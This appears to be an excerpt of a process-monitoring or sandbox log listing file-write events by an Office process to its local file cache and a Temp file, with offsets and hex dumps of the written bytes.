File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	76	40	55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd	Uycc.Dw6_kA	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	17592	114	ea 69 49 01 0c 56 0c fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 fd fd 5e 1f fd fd 62 71 43 fd 55 fd fd fd fd fd fd 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c 4b 09 fd 08 73 6b 29 42 fd fd fd 62 fd fd 38 fd 03 19 03 00 75 fd 00 fd 40 03 0c fd fd fd 03 fd 02 fd 47 fd 7a 34 03 fd fd fd fd 00 19 01 00 00 00 00 00 00 00 50 38 00 1c 79 05	iIVVhCl^bqCU*Ksk)Bb8u@Gz4P8y	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	18144	70	ea 69 49 01 0c 56 34 fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 fd fd 5e 1f fd fd 62 71 43 fd 55 fd fd fd fd fd fd 0a 00 00 00 00 00 00 00 07 58 22 0c 6a fd 4a fd 3e 5e 44 fd fd 6b fd fd fd fd 66 05	iIV4VhCl^bqCUX"jJ^Dkf	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	3202	472	05 fd 00 fd fd 08 0f fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 01 00 00 00 01 06 00 14 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 11 fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 02 00 00 00 01 06 00 15 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 15 fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 03 00 00 00 01 01 00 16 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 10 fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 04 00 00 00 01 01 00 17 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 08 09 fd 13 fd fd 18 56 68 43 fd b2 fd 16 13 6c 17 06 00 00 00 01 02 00 18 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	VhClVhClVhClVhClVhCl	success or wait	3	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	16640	32	11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 5f 5c fd	_\	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 7e 14 04 05 49 fd fd 4d 3a 5f 6e 99 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 55 79 63 fd 63 2e 07 44 fd 77 36 fd fd 19 fd fd 0f 00 00 00 00 00 00 00 5f 6b 04 1d fd 41 fd 7f fd 0f fd fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz~IM:_nS,XFFaqUycc.Dw6_kASWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 12 fd fd 61 7b a5 4d fd 5e fd fd fd 01 16 18 05 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\IwYaS,XFFaqa{M^EA00xxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	12 fd fd 61 7b a5 4d fd 5e fd fd fd 01 16 18 05 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30	a{M^EA00	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 12 fd fd 61 7b a5 4d fd 5e fd fd fd 01 16 18 05 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\lwYaS,XFFaqa{M^EA00xxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	76	40	12 fd fd 61 7b a5 4d fd 5e fd fd fd 01 16 18 05 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30	a{M^EA00	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 12 fd fd 61 7b a5 4d fd 5e fd fd fd 01 16 18 05 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\/IwYaS,XFFaqa{M^EA00xxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\/IwYaS,XFFaq"/!QJx#z(EA00AExxxx	success or wait	2	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30	"/!QJx#z(EA00	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 fd 2b fd 12 21 fd 03 4c fd fd 4a fd fd fd fd 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ +!LJ>I	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd 5f fd fd 19 6e 40 fd 0d 53 fd fd 52 27 fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 5b 57 24 61 76 01 7b 4b fd 44 1c 64 fd 1c 25 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 14 77 fd 18 21 52 18 48 fd fd 09 fd fd fd 06 19 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 67 4d 48 3c fd 46 3c 48 fd 72 fd 34 fd 2a fd 12 01 00 00 00 10 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 3a 04 fd fd 40 fd fd 55 20 fd 76 fd fd 01 00 00 00 14 00 00	zV_n@SR';efHkX,[W$av{KDd%;efHkX,w!RH;efHkX,gMH<F<Hr4*;efHkX,:@U v	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 fd fd 5f fd fd 19 6e 40 fd 0d 53 fd fd 52 27 fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@_n@SR'	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\IwYaS,XFFaq"/!QJx#z(EA00AExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30	"/!QJx#z(EA00	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd fd fd 2f 10 fd 47 fd 36 fd 5a fd 4b fd 32 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 5c 4f fd fd fd 7e 5e 45 fd 7f 14 69 58 fd 39 fd 01 00 00 00 11 00 00 00 00 00 00 00 fd 59 66 06 5d 43 1a 4b fd 46 7a 65 3e fd 3a 01 00 00 00 06 20 fd fd 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 21 4d fd 6b fd fd fd 42 fd 06 fd 2b 15 2d 50 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV/G6ZK20MMCOYpe\O ~^EiX9Yf]CKFze> =z-LBOj[JRwps!MkB+-P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	14904	122	ea 69 49 00 0c 56 0c fd fd fd fd 2f 10 fd 47 fd 36 fd 5a fd 4b fd 32 fd fd 24 b0 fd 18 fd 43 fd fd 6c 2d 04 fd fd 30 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 21 4d fd 6b fd fd fd 42 fd 06 fd 2b 15 2d 50 0f 05	iIV/G6ZK2$Cl-0` 8fJRwpsJRwps!MkB+-P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15032	81	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd fd fd 2f 10 fd 47 fd 36 fd 5a fd 4b fd 32 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 21 4d fd 6b fd fd fd 42 fd 06 fd 2b 15 2d 50 0f 01 00 00 00 fd fd 01	>TT'/G6ZK2yjXSQJRwps !MkB+-P	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10824	56	03 10 fd fd 06 00 fd fd fd fd 2f 10 fd 47 fd 36 fd 5a fd 4b fd 32 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	/G6ZK20MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 42 5e 5c 2f 08 18 0a 49 fd fd 77 fd 59 fd 61 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzB^\/IwYaS,XFFaq"/!QJx#z(EA00AExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	fd 22 2f 21 fd fd 51 4a fd 78 05 23 fd 7a 28 0b 00 00 00 00 00 00 00 45 fd 0e fd 56 fd 41 fd fd fd 30 07 fd 19 30	"/!QJx#z(EA00	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15208	134	ea 69 49 00 0c 56 0c 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 fd 64 49 fd 48 fd fd 57 4a fd fd fd fd 11 85 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd 44 fd 65 fd 57 66 4f fd fd fd 30 fd 64 29 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c fd fd fd fd fd 14 65 44 fd 7c fd fd fd 75 fd 33 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 fd 00 01 fd fd 4d fd 61 36 fd 29 58 3e fd 79 05	iIV=z-LBOj[dIHWJ2DeWfO0d)9u`eD|u39,'Ma6)X>y	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15720	70	ea 69 49 00 0c 56 34 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 fd 64 49 fd 48 fd fd 57 4a fd fd fd fd 11 85 0a 00 00 00 00 00 00 00 07 58 22 0c fd 59 66 06 5d 43 1a 4b fd 46 7a 65 3e fd 3a 05	iIV4=z-LBOj[dIHWJX"Yf]CKFze>	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15984	328	3e 03 00 00 54 07 00 00 00 fd 54 27 34 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 29 00 72 03 00 00 58 2b 29 fd 59 66 06 5d 43 1a 4b fd 46 7a 65 3e fd 3a 01 00 00 00 fd 54 27 0c 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 39 00 fd 03 00 00 fd 54 27 14 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 19 00 fd 03 00 00 fd 54 27 1c 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 19 00 fd 03 00 00 fd 54 fd 0c 5c 4f fd fd fd 7e 5e 45 fd 7f 14 69 58 fd 39 fd fd 09 0c 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 14 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 1c 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 24 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 7a 03 00 00 fd 54 27 24 3d fd fd 7a 03 2d 14 4c fd fd 42 fd 4f 6a 5b 17 39 00 fd 03 00	